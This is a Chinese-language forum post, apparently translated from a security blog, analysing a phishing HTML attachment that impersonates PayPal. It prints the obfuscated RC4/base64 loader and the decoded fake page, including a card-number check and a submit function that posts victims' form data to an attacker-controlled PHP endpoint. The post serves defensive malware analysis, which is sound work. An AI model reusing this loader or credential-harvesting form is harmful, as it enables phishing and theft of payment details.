Paypal钓鱼邮件分析

CoolCat / 2019-03-31 10:19:00 / 浏览数 4193 安全技术 WEB安全 顶(1) 踩(0)

原文：

`https://www.sentinelone.com/blog/technical-analysis-paypal-phishing-scam/?tdsourcetag=s_pcqq_aiomsg`

0x01 前言

对于现如今的我们来说 铺天盖地的互联网营销环绕在我们的身边
几乎每个人都收到过垃圾邮件或网络钓鱼邮件。对于企业来说，网络钓鱼邮件是攻击者进入内网的最常见载体。
在过去的12个月中，微软公开了增幅高达250%的网络钓鱼邮件的检查报告，并且针对软件运营服务和网络邮件服务的网络钓鱼在相比上一季度翻了两倍。


我们已经在其他地方讨论了防御网络钓鱼攻击的方法，但在这篇文章中，我们将更深入地研究钓鱼邮件的工作原理，揭示在这种社会工程学攻击中，看看受害者是怎么泄露他
。

0x02 HTML特性利用


在本文中，我们将使用最近捕获的一封恶意钓鱼邮件来进行阐述，下面我们就从查看攻击者的HTML文件的排列开始进行分析:

```
$: shasum PayPal_Document916.html
948fa2be822a9320f6f17599bc2066b2919ff255 PayPal_Document916.html
```

扫描一下，看看有没有什么惊喜.



不知道这是什么.这里用 Detect-It-Easy 来分析一下.



从DIE中可以获取以下文件属性:

- File type: Plain Text HTML
- Entropy: 6.056
- Packed: No
- File Size: ~34k

幸运的是文件并没有被压缩 看样子只是稍微混淆了一下子而已 分析难度应该不高。

0x03 代码分析

由于HTML文件可以在任何操作系统上运行，我们想要知道里面的内容可能不太可能，而且我们也不知道这个是什么操作系统。
想要了解这里面的内容很重要，我们可以用一个非常简单的文本编辑器来实现。不过一定要像打开常规文本一样打开它.

```
<!DOCTYPE html><html><head><script>var h = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";function xoCisgpExGEs(rr,oo
(a+1)%256,n=(n+s[a])%256,e=s[a],s[a]=s[n],s[n]=e,t+=String.fromCharCode(oo.charCodeAt(f)^s[(s[a]+s[n])%256]);return t}function sCmCMuMlIZJy
++)),f=t<<18|a<<12|d<<6|oo,e=f>>16&255,n=f>>8&255,i=255&f,64==d?x[C++]=String.fromCharCode(e):64==oo?x[C++]=String.fromCharCode(e,n):x[C++]
k2bGCg4hUCI4EjgDIC84Y+QOvDjb3HQ5WW+ICY1CFU5XYTbnzHCIlfTgTg6ORbQ/BcxHW78whzbmAuOXf5LgjgT+pyY142sOgFKUezNOpHaeF0keJfFq3ZvNZXswx7lTPPpPzSWsyHg
HJ1ZJEbmztWP4Wgyfg2DuibjXIkCq0mvtWJR6ajbS7H0+fyC8YKtQ5E4SdRwzWoer/WK+sG+KVFtvy9gpx8LBIFgn7sDunSGxDjP2nDKneTj+I84HT0wvFp22wr6luSyxV4uyNgRIy7
4Vbly2q1uIe50LP3RqQCkyzvllkn5QmKVPjABwDpou9Y9OzbxzxX58jgCJvs7atWK805XP9/DovGSvY/TF+KXDELQ7/6ePXA3bB7TjqoICSn5H4zOcu9ikpke6qgCX0hSq8GhpSeTBXk
pXB+XzyRWhiS5gKfOj9LQjnNgjJpstZSjYjVMnqj6jBO2ooTpeyfIX7AOmFLPacwwsokZhr7GECX2ymizXeN8QWBV7J06+8DCUfp/Ijl0WfQhibHgDB5TSRS4KivSoL30MmXhT8gdoC
J3pB+2RXz8TTsek3H2BXdxkF78iEB4mx0MpZHzcV4qslMRM3z3IqoYuHy8QJALrsSacsh2grgopkNF+y/bEepUzNIaN75KKu/cbZFO8ysFlFrlT18TmOWE0Bxi6qVFicgi+orXDgCUb
46YXgwAe2lGTkbQCaBSHfo5/ANopILXRMTtOX4dxwqIq8wBc7r331KLqR7vPXa0NMOEP5gSpnyjwat7o1lR7BZJQO6/v0qQeOB97uEVYwcfrZMO5sy7QwPkoI2qlnztCPOLx2mr6A3
tOFmHFzb3llPNUaxXm8dxNKKtrCOO3y4KmmxZNJqxACyPYU6MO/SMEzlalYmqaFgcq3Wnus2p7DPlzPyQXBLt2ASHSDraIYpXJaR890I1DNS66vKHTsdG8woDYuUNH5Oklsya4i91v
```


虽然这看起来很漂亮，但是读起来有点难，幸运的是我们可以做一些操作让它更容易理解，但在我们操作之前，我们将删除所有的HTLM代码标签：

```
<!DOCTYPE html><html><head><script>
```

和

```
</script></head><body></body></html>
```

剩下的是JavaScript代码，Sublime Text可以帮助我们：



使用一些"美化插件"编辑一下代码，让它看起来更容易理解：

```
var h = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";

function xoCisgpExGEs(rr, oo) {
    s = new Array;
    for (var a = 0; 256 > a; a++) s[a] = a;
    var e, n = 0;
    for (a = 0; 256 > a; a++) n = (n + s[a] + rr.charCodeAt(a % rr.length)) % 256, e = s[a], s[a] = s[n], s[n]
    a = 0, n = 0;
    for (var t = "", f = 0; f < oo.length; f++) a = (a + 1) % 256, n = (n + s[a]) % 256, e = s[a], s[a] = s[n],
    return t
}

function sCmCMuMlIZJy(rr) {
    var e, n, i, t, a, d, oo, f, c = 0,
        C = 0,
        g = "",
        x = [];
    if (!rr) return rr;
    rr += "";
    do t = h.indexOf(rr.charAt(c++)), a = h.indexOf(rr.charAt(c++)), d = h.indexOf(rr.charAt(c++)), oo = h.inde
    return g = x.join(""), g.replace(/\0+$/, "")
}
var nxjCDAXFwFEX = "L5kL/g4pPKCQkCsS3m5miDzTOD7Ur9yjzyJVIAXEZ77mMQsSaV4EZM5uqEz0GzZi3Fhf7iIEVk2bGCg4hUCI4EjgDI
var lSiYOlcTTfmR = ["cyQvdxDbHhpBfpCX", "write"];
var TZGYADnjYnzp = sCmCMuMlIZJy(nxjCDAXFwFEX);
var xRuVguGhoHAS = xoCisgpExGEs(lSiYOlcTTfmR[0], TZGYADnjYnzp);
document[lSiYOlcTTfmR[1]](xRuVguGhoHAS);
```

我们可以通过macOS或者Linux 中的命令行界面来实现：

```
$: awk -v RS=';' -v ORS=';\n' 'NF' PayPal_Document916.html
```

```
<!DOCTYPE html><html><head><script>var h = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=";
function xoCisgpExGEs(rr,oo){s=new Array;
for(var a=0;
256>a;
a++)s[a]=a;
var e,n=0;
for(a=0;
256>a;
a++)n=(n+s[a]+rr.charCodeAt(a%rr.length))%256,e=s[a],s[a]=s[n],s[n]=e;
a=0,n=0;
for(var t="",f=0;
f<oo.length;
f++)a=(a+1)%256,n=(n+s[a])%256,e=s[a],s[a]=s[n],s[n]=e,t+=String.fromCharCode(oo.charCodeAt(f)^s[(s[a]+s[n])%256]);
return t}function sCmCMuMlIZJy(rr){var e,n,i,t,a,d,oo,f,c=0,C=0,g="",x=[];
if(!rr)return rr;
rr+="";
do t=h.indexOf(rr.charAt(c++)),a=h.indexOf(rr.charAt(c++)),d=h.indexOf(rr.charAt(c++)),oo=h.indexOf(rr.charAt(c++)),f=t<<
++]=String.fromCharCode(e):64==oo?x[C++]=String.fromCharCode(e,n):x[C++]=String.fromCharCode(e,n,i);
while(c<rr.length);
return g=x.join(""),g.replace(/\0+$/,"")}var nxjCDAXFwFEX="L5kL/g4pPKCQkCsS3m5miDzTOD7Ur9yjzyJVIAXEZ77mMQsSaV4EZM5uqEz0Gz
bnzHCIlfTgTg6ORbQ/BcxHW78whzbmAuOXf5LgjgT+pyY142sOgFKUezNOpHaeF0keJfFq3ZvNZXswx7lTPPpPzSWsyHgMMaPWSbGcjKWb+cl0SqxhBZLSoU0
KARtQxqxVH232ppx1AIAeXsTwZQCrk/6cBpSoOL6nKnpexiOCZokLWI2sXNAkDnXaDUQA+KnFovE3bzujEFkSXHP9GamGIHJ1ZJEbmztWP4Wgyfg2DuibjXIk
BIFgn7sDunSGxDjP2nDKneTj+I84HT0wvFp22wr6luSyxV4uyNgRIy10ornntoL3Lkfn/ht9GKjbN5McwOGkYl98vgpfmzyoxVxKn2+s0pY6SARRyHWSlU54a
```

把这个Javascript格式化，把新的版本写入一个名为：

```
decoded_PayPal_Document916.js
```

0x04 未知：解码文本

编辑一些变量，尝试理解这里发生了什么。

首先我们知道:

```
var nxjCDAXFwFEX=
```

保存原始Base64代码块(自然假设为嵌入式有效负载)。

把这个写进一个文件，看看可以得到什么:

```
grep nxjCDAXFwFEX= decoded_PayPal_Document916.js|awk -F '"' '{print$6}'|base64 --decode >> payload
```

这个命令用于隔离Base64编码的字符串，不过关于包含我们的字符串的行，有两点需要注意:

（1）在字符串的开头：

```
return g=x.join(""),g.replace(/\0+$/,"")}var nxjCDAXFwFEX="
```

（2)在字符串的末尾：

```
awk -F '"' '{print$6}'
```

删除Base64编码字符串前后的所有内容，可以方便对它解码。使用: `-F '"'` 这个命令只使用空格作为分隔符将目标字符串分割为列。我们使用-F '"开关将分隔符更改为双引号。然后我们有了一个单独的字符串，我们可以解码它。它并不总是像解码base64字符串那么容易，编码后的代码块写入文件时看起来很奇怪:

```
$: file payload payload: data
```

数据文件不一定是字符串解码失败的指示符，但是它确实说明可能会解码失败。不管用什么方式我们都要检查代码来看看我们可能忽略的逻辑。

0x05 新观点：隔离变量

当重命名变量时，我喜欢从那些简单的开始。

已经知道nxjCDAXFwFEX包含Base64代码字符串，所以我将把所有出现的nxjCDAXFwFEX更改为raw_base64，看能找到什么。

我有一个单独的系统，我用它来运行样本，不用担心感染任何一个文件!为了加快速度，我只需将decoded_PayPal_Document916.js复制到VM中。使用Linux，因为几乎所

为了进一步消除脚本代码块中的变量的混淆，我们可以为每个变量放置print语句，看看它们输出了什么，然后对应的命名。目前来看，有一些明显的问题我们可以替换:

```
var lSiYOlcTTfmR = ["cyQvdxDbHhpBfpCX", "write"];
var TZGYADnjYnzp = sCmCMuMlIZJy(nxjCDAXFwFEX);
var xRuVguGhoHAS = xoCisgpExGEs(lSiYOlcTTfmR[0], TZGYADnjYnzp);
document[lSiYOlcTTfmR[1]](xRuVguGhoHAS);
```

- 重命名一下 ：

```
xoCisgpExGEs -> function_01
```

- 这是我们在脚本中看到的第一个函数:xoCisgpExGEs(rr,oo) 函数

```
sCmCMuMlIZJy -> function_02
```

- 这是我们在脚本中看到的第二个函数:sCmCMuMlIZJy(rr) 函数**

```
nxjCDAXFwFEX -> raw_base64
```

- 只包含base64编码字符串的变量。

```
lSiYOlcTTfmR -> call_array
```

- 参数的主要列表。

```
TZGYADnjYnzp -> function_02_call
```

- 这只是调用脚本中的第二个函数:

```
lSiYOlcTTfmR:
```

- lSiYOlcTTfmR[0] –> cyQvdxDbHhpBfpCX
  - 这只是“lSiYOlcTTfmR”(重命名为“call_array”)数组中的第一个值
- lSiYOlcTTfmR[1] –> write
  - 这只是“lSiYOlcTTfmR”(重命名为“call_array”)数组中的第二个值

注意:我们将移动整个变量，因为我们知道这些值在哪里使用。

```
var lSiYOlcTTfmR = ["cyQvdxDbHhpBfpCX", "write"];
var function_02_call = function_02(base64_string);
var function_01_call = function_01("cyQvdxDbHhpBfpCX", function_02_call);
var function_01_call = function_01(lSiYOlcTTfmR[0], function_02_call);
document.write(xRuVguGhoHAS);
document[lSiYOlcTTfmR[1]](xRuVguGhoHAS);
```

在这种情况下，脚本的最后一行是执行语句，将它注释掉，并应用新的代码将输出转储到2个文件:

```
document[lSiYOlcTTfmR[1]](xRuVguGhoHAS);
const fs = require('fs');
fs.writeFile("/root/Desktop/function_01_call", function_01_call);
fs.writeFile("/root/Desktop/function_02_call", function_02_call);
```

在执行后，“function_02_call”看起来还是很乱，我们暂时忽略它。“function_01_call”好像给了我们很多很好的新代码来检查:

```
<!DOCTYPE HTML>
<html>

<head>
    <style> <!td {     font-family: "pp-sans-small-regular", Helvetica Neue, Arial, sans-serif;     font-size: 12px;     color: #000000; } .pp_normal {
          font-family: "pp-sans-small-regular", Helvetica Neue, Arial, sans-serif;     font-size: 18px;     font-weight: normal;     color: #2c2e2f; }
        .pp_heading {     font-family: "pp-sans-small-regular", Helvetica Neue, Arial, sans-serif;     font-size: 18px;     font-weight: normal;     color
        : #009cde; } hr.dotted {     width: 100%;     margin-top: 0px;     margin-bottom: 0px;     border-left: #fff;     border-right: #fff;
        border-top: #fff;     border-bottom: 2px dotted #ccc; } hr.space {     width: 139px;     border-color: #FFFFFF; } .pp_footer {     font-family: "
        pp-sans-small-regular", Helvetica Neue, Arial, sans-serif;     font-size: 11px;     color: #aaaaaa; } .pp_sidebartextbold {     font-family: "
        pp-sans-small-regular", Helvetica Neue, Arial, sans-serif;     font-size: 14px;     font-weight: normal;     color: #009cde; } .pp_sidebartext {
          font-family: "pp-sans-small-regular", Helvetica Neue, Arial, sans-serif;     font-size: 11px;     color: #2c2e2f; } .ppem106 {
        font-weight: 700; } submit.primary, input.submit.primary {     border-left: 1px solid #d5bd98;     border-right: 1px solid #935e0d;     border-top
        : 1px solid #d5bd98;     border-bottom: 1px solid #935e0d;     background: #ffa822 url('orange.gif');     left } submit.primary:active, input.
        submit.primary:active {     border: 1px solid #935e0d;     border-right-color: #d5bd98;     border-bottom-color: #d5bd98; } input, select {
        border: 1px solid #adc2d6; } .main_block {     width: 100px;     align: center-right;     margin: 0 auto; } .main_block:before, .main_block:after
        {     overflow: hidden;     content:"";     display: table; } .main_block:after {     clear: both; } .inner_block {     display: inline-block;
          float: center;     width: 100%; } .inner_block img {     width: 100%;     height: auto;     vertical-align: middle; } .SubmitP {
        margin-bottom: 10px;     margin-top: 10px;     width:50%;  padding: 15px;  border-radius:5px;  border:1px solid #7ac9b7;   background-color: #4180C5;
          color: aliceblue;   font-size:15px;     cursor:pointer; } .SubmitP:hover {  background-color: black; } textarea {   width:100%;     padding: 15
        px;  margin-top: 10px;   border:1px solid #7ac9b7;   border-radius:5px;  margin-bottom: 20px;    resize:none; } > </style>
    <script type="text/javascript" language="javascript">
    var _0x297b9e = "1cb3b07123fa58a12518a48f4962d8dc.php";
    var _0x3a657d = (function(a) { return function(f) { var b = f.length,
                e = 1,
                c = 0,
                d; while (b) { d = parseInt(f.charAt(--b), 10);
                c += (e ^= 1) ? a[d] : d } return c && c % 10 === 0 } }([0, 2, 4, 6, 8, 1, 3, 5, 7, 9]));
    var _0x78eb7f = "http://www.systemnoc.net/";
    var _0x68bfad = 0;

    function PSubmit() { if (!_0x529953()) { window.location.replace("https://www.paypal.com/"); return false; } if (!_0x68bfad) _0x78eb7f += _0x297b9e;
        _0x68bfad++;
```

输出文件中包含的代码都在一行中，并且再次使用了一个插件来美化代码 .

0x06 可疑的域

我们已经怀疑这是一种钓鱼攻击，所以最好能看到页面中编码的所有域。

```
"http://www.systemnoc.net/"
"https://www.paypal.com/"
"http://www.paypal.com/"
"https://www.paypalobjects.com/webstatic/mktg/Logo/pp-logo-200px.png"
"https://www.paypalobjects.com/webstatic/mktg/Logo/AM_mc_vs_ms_ae_UK.png"
"https://www.paypalobjects.com/webstatic/mktg/logo/bdg_secured_by_pp_2line.png"
```

PayPal域

```
"http://www.systemnoc.net/"
"https://www.paypalobjects.com/webstatic/mktg/Logo/pp-logo-200px.png"
"https://www.paypalobjects.com/webstatic/mktg/Logo/AM_mc_vs_ms_ae_UK.png"
"https://www.paypalobjects.com/webstatic/mktg/logo/bdg_secured_by_pp_2line.png"
```

运行cURLs命令检查一些这些东西：

```
$: curl -I http://www.systemnoc.net/
curl: (6) Could not resolve host: www.systemnoc.net
```

```
$: curl -I "https://www.paypalobjects.com/webstatic/mktg/Logo/pp-logo-200px.png"
HTTP/1.1 200 OK
Server: Apache
Last-Modified: Fri, 22 Aug 2014 21:13:43 GMT
Accept-Ranges: bytes
Content-Length: 6454
Content-Type: image/png
Expires: Wed, 14 Nov 2018 06:36:49 GMT
Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Date: Wed, 14 Nov 2018 06:36:49 GMT
Connection: keep-alive
Set-Cookie: PYPF=CT; expires=Wed, 12-Dec-2018 06:36:49 GMT; path=/; domain=.paypalobjects.com P3P: CP="NON DSP ADM DEV PSD OUR IND STP PHY PRE NAV UNI"
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000
```

```
$: curl -I "https://www.paypalobjects.com/webstatic/mktg/Logo/AM_mc_vs_ms_ae_UK.png"
HTTP/1.1 200 OK
Server: Apache
Last-Modified: Thu, 04 Sep 2014 23:36:03 GMT
Accept-Ranges: bytes
Content-Length: 7106
Content-Type: image/png
Expires: Wed, 14 Nov 2018 06:37:29 GMT
Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Date: Wed, 14 Nov 2018 06:37:29 GMT
Connection: keep-alive
Set-Cookie: PYPF=CT; expires=Wed, 12-Dec-2018 06:37:29 GMT; path=/; domain=.paypalobjects.com P3P: CP="NON DSP ADM DEV PSD OUR IND STP PHY PRE NAV UNI"
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000
```

```
$: curl -I "https://www.paypalobjects.com/webstatic/mktg/logo/bdg_secured_by_pp_2line.png"
HTTP/1.1 200 OK
Server: Apache Last-Modified: Thu, 21 Aug 2014 20:57:09 GMT
Accept-Ranges: bytes
Content-Length: 5730
Content-Type: image/png
Expires: Wed, 14 Nov 2018 06:37:48 GMT Cache-Control: max-age=0, no-cache, no-store
Pragma: no-cache
Date: Wed, 14 Nov 2018 06:37:48 GMT
Connection: keep-alive Set-Cookie: PYPF=CT; expires=Wed, 12-Dec-2018 06:37:48 GMT; path=/; domain=.paypalobjects.com P3P: CP="NON DSP ADM DEV PSD OUR IND STP PHY PRE NAV UNI"
X-Content-Type-Options: nosniff
Strict-Transport-Security: max-age=31536000
```

我们在处理一些事情时，我们可以下载PNG文件并看看它们的信誉度

```
$: shasum *.png f18a83299a9dbf4905e27548c13c9ceb8fb5687d AM_mc_vs_ms_ae_UK.png 53b7e80a8a19959894af795969c2ff2e8589e4f0
bdg_secured_by_pp_2line.png b311f639f1de20d7c70f321b90c71993aca60a44 pp-logo-200px.png
```

这些文件被恶意攻击的几率很低:

3 files found

File	Ratio	First sub.	Last sub.	Times sub.	Sources	Size
9a5b7b99f0230a0bdfbb581ba9edb677764366aaefe3d2e9a851f6b69fcc4d28a03d6ffb53e32cafbcff7da859befd98 attachment png	0 / 55	2016-07-22 01:13:33	2016-09-06 07:12:33	2	2	6.3 KB
6c4842e1f648061057e65dc99de8cb02daf4643d74124346fa427c359837033421b03ffdcee74f05d6a683859646782b png	0 / 57	2015-01-16 04:14:24	2015-01-16 04:14:24	1	1	6.9 KB
c9bdcea0baaf3ab5eff832529653712fed687e7e0769b5be6fc9d282adb0f3047d206a52d419ab7d9191d12a93f1d332 png	0 / 55	2014-10-20 21:27:47	2016-06-16 09:04:33	2	2	5.6 KB

关注一个不属于PayPal的域名。我遇到了代码中的一个变量让我想仔细看看，_0x78eb7f:

```
var _0x297b9e = "1cb3b07123fa58a12518a48f4962d8dc.php";
var _0x3a657d = (function(a) {
    return function(f) {
        var b = f.length,
            e = 1,
            c = 0,
            d;
        while (b) {
            d = parseInt(f.charAt(--b), 10);
            c += (e ^= 1) ? a[d] : d
        }
        return c && c % 10 === 0
    }
}([0, 2, 4, 6, 8, 1, 3, 5, 7, 9]));
var _0x78eb7f = "http://www.systemnoc.net/";
var _0x68bfad = 0;

function PSubmit() {
    if (!_0x529953()) { window.location.replace("https://www.paypal.com/"); return false; }
    if (!_0x68bfad) _0x78eb7f += _0x297b9e;
    _0x68bfad++;
    document.forms["env"].action = _0x78eb7f;
    document.forms["env"].method = "post";
    document.forms["env"].submit();
}
```

逻辑相当

于是用户的信息被发送到攻击者的web服务器，而不是PayPal。

0x07 结论

通过这个基本分析，我们知道了攻击的工作方式和攻击者服务器的域。这种网络钓鱼电子邮件不像我们到现在为止经历的攻击那么复杂，但它很容易被忽视。这种类型的攻击

点击收藏 | 0 关注 | 1

上一篇：深入探究：反向代理的攻击面（上） 下一篇：TeaserCONFidence ...

1. 0 条回复

- 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板